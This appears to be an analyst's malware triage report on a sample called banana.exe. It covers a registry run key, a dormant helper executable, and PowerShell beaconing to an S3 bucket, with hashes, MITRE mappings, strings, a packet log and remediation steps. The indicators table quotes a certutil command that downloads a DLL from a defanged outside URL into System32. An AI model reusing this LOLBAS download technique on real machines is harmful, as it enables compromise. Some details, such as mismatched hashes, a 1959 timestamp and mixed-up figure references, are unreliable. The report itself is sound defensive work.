

**Title:** Malicious Process Triage –Aimé Fraser**Group/Name:** Aimé Fraser**Indicators and Technical Details**

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
	Banana.exe	T1566 Phishing; T1199 Trusted Accounts	Executed by user, phishing or other
	Hash for banana.exe		SHA-256: 177cc95750b51da9218013c3e8ddbb707e90ee d74573349bfab7cc901666e135
	Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	T1037 Boot or logon initialization scripts	Sets run key for persistence. Unsigned exe. See <b>Figure 1</b> .
	MrTallyMan c:\windows\system32\tallyme.exe 4/12/1959 10:33 AM	T1543 Create or Modify System Process	Runs Tallyme.exe
	Hash for c:\windows\system32\tallyme.exe		SHA-256: 3dd932a00cb3aad242cf4ceb71a774fed039b5 57c34c22651d370fc6ba11190 See <b>Figure 2</b> .
	MrTallyMan Strings	T1059 Command and Scripting Interpreter	Calls GetCurrentProcess and TerminateProcess, See <b>Figure 3</b> .
	certutil.exe -URLcache -f hxxps://ibarblkacoiwlkese[.s3.]amazonaws.com/update.dll c:\Windows\System32\apple.dll	T1140 Deobfuscate/Decode Files or Information	Bananas.exe uses certutil.exe LOLBAS to download apple.dll See <b>Figures 4 and 5</b> .
	Apple.dll, iliketoeat	T1071 Application Layer Protocol	Beacons to hxxs://tueoeoslxo[.s3]-us-west-2.amazonaws.com/ See <b>Figures 6 and 7</b>

**Executive Summary**

A user executed banana.exe from an unknown source which immediately modified the registry to run at startup. The script downloaded additional executables and is now beaconing out to an external server.

The machine is compromised, but the security team still needs to gather more information to know whether the attack has been abandoned or if the computer is dormant and awaiting orders. To mitigate risk, we should ensure no other machines are affected and defend against further attacks along the same vector.

## Technical Summary

The origin of this attack is unknown. The file banana.exe could have been executed from a phishing email, a malicious script in a Microsoft Office document, a website, or other possible sources. The security team must follow up with the user to get to the source.

Once executed, banana.exe set a registry key for persistence (See **Figures 1 and 2**) and then ran tallyme.exe. It then abused certutil.exe, a legitimate Windows file, to use Run32.dll to download apple.dll (See **Figure 4**). This set up a command-and-control framework that beacons out to `hxxps://tueoeoslxo[.s3]-us-west-2.amazonaws.com/` at regular intervals (See **Figures 7 and 8**).

## Findings and Analysis

Despite this strong persistence position, the malware seems dormant. It is constantly beacons out to its home base but gets no response. One of the components of the attack, MrTallyman.exe, runs in the background but doesn't do anything (See **Figure 3**). Banana.exe is a surprisingly quiet piece of malware, and it's impossible to conclude its purpose at this time. It could be poorly written, or the attacker may add additional functionality later. Despite these unknowns, it has established a firm foothold and has the infrastructure to beacon out. It has a framework capable of supporting more complex exploits later. It should not be ignored.

Given the extent of this attack, we should assume that it is not the only machine on our network to be affected. We should query logs on other potentially compromised hosts using indicators from this attack. We should consider the worst-case scenario: The existing framework could download additional payloads such as crypto mining or ransomware, or it could exfiltrate sensitive data. Any one of these could negatively impact the ability to do business or the brand.

## Remediation and Recommendations

- Kill banana.exe
- Remove the registration key --  
Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
- Add these hashes to the antivirus database:
  - SHA-256: 177cc95750b51da9218013c3e8ddbb707e90eed74573349bfab7cc901666e135
  - SHA-256: 3dd932a00cb3aadcd24cf4ceb71a774fed039b557c34c22651d370fc6ba11190
  - SHA-256: 24564f1e1c5dece16ea0307fa9b03303fbbe300fbb785db22417f6c2e73c7a12
- Create yara rules for these samples
- Block at firewall at:
  - `httpx://tueoeoslxo[.s3]-us-west-2.amazonaws.com`
  - `httpx://ibarblkacoiwlkese[.s3].amazonaws.com/`
- Block PowerShell execution at the group policy level for all but IT/admin personnel
- User training to identify social engineering techniques and phishing emails
- Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed

- Block access to certain websites, or attachment types (ex: .scr, .exe, .pif, .cpl, etc.) that can be used for phishing are necessary for business operations
- Consider blocking access if activity cannot be monitored well or poses a significant risk

## Illustrations




Figure 1. Autoruns sets new regkey. Tallyme.exe. is not signed.





Figure 2. New registry key.



```
strings5.txt - Notepad
File Edit Format View Help
_register_onexit_function
_crt_atexit
free
terminate
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-string-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-file-system-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
UnhandledExceptionFilter
SetUnhandledExceptionFilter
GetCurrentProcess
TerminateProcess
IsProcessorFeaturePresent
QueryPerformanceCounter
GetCurrentProcessId
GetCurrentThreadId
GetSystemTimeAsFileTime
InitializeSListHead
IsDebuggerPresent
GetModuleHandleW
memcpy
memmove
```

Figure 3. A portion of strings from MrTallyman.





Figure 4. Two portions of strings for banana.exe. Uses certutil.exe to download apple.dll from barbacoa. This location is known to our security team as the source of previous malware.




Figure 5. Portions of strings from apple.dll

Command Line:		30,164 K	8,512 K	4024 Desktop Window Manager	Microsoft Corporation
winlogon.exe		103,820 K	108,632 K	4936 Windows Explorer	Microsoft Corporation
Path:		976 K	4,512 K	5768	
C:\Windows\System32\winlogon.exe		7,136 K	17,908 K	1956 Console Window Host	Microsoft Corporation
cmd.exe		2,280 K	4,012 K	4556 Windows Command Processor	Microsoft Corporation
rundll32.exe		0.06	1,296 K	4028 Windows host process (Rundll32)	Microsoft Corporation
conhost.exe		0.05	7,924 K	528 Console Window Host	Microsoft Corporation
cmd.exe		0.51	4,316 K	5424 Windows Command Processor	Microsoft Corporation
powershell.exe		21.76	60,336 K	4684 Windows PowerShell	Microsoft Corporation
Autodesk.exe			22,028 K	612 Autodesk program viewer	Autodesk, Inc.

Figure 6 . Powershell PID 5928 Runs every 6 seconds




Figure 7. PowerShell beaconing.

Io.	Time	Delta Time	Source	Src Port	Destination	Dest Port	Length	Protocol	Time to Live	Info
427	2022-11-28 05:29:00.688	0.000	ip-10-20-149-6.ec2.internal	49747	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
819	2022-11-28 05:29:07.057	0.004	ip-10-20-149-6.ec2.internal	49748	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
1172	2022-11-28 05:29:14.330	0.004	ip-10-20-149-6.ec2.internal	49749	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
1502	2022-11-28 05:29:20.538	0.003	ip-10-20-149-6.ec2.internal	49751	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
1852	2022-11-28 05:29:26.887	0.003	ip-10-20-149-6.ec2.internal	49752	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
2291	2022-11-28 05:29:33.391	0.005	ip-10-20-149-6.ec2.internal	49753	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
2585	2022-11-28 05:29:40.111	0.004	ip-10-20-149-6.ec2.internal	49754	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
2861	2022-11-28 05:29:46.421	0.004	ip-10-20-149-6.ec2.internal	49755	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
3143	2022-11-28 05:29:53.099	0.007	ip-10-20-149-6.ec2.internal	49756	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
3447	2022-11-28 05:29:59.581	0.004	ip-10-20-149-6.ec2.internal	49757	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
3867	2022-11-28 05:30:06.172	0.005	ip-10-20-149-6.ec2.internal	49758	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello
4304	2022-11-28 05:30:12.552	0.004	ip-10-20-149-6.ec2.internal	49759	s3-r-w.us-west-2.amazonaws.com	443	247	TLSv1.2	128	Client Hello

Figure 8. Possible Command and Control beaconing approximately every 6 seconds.

-End-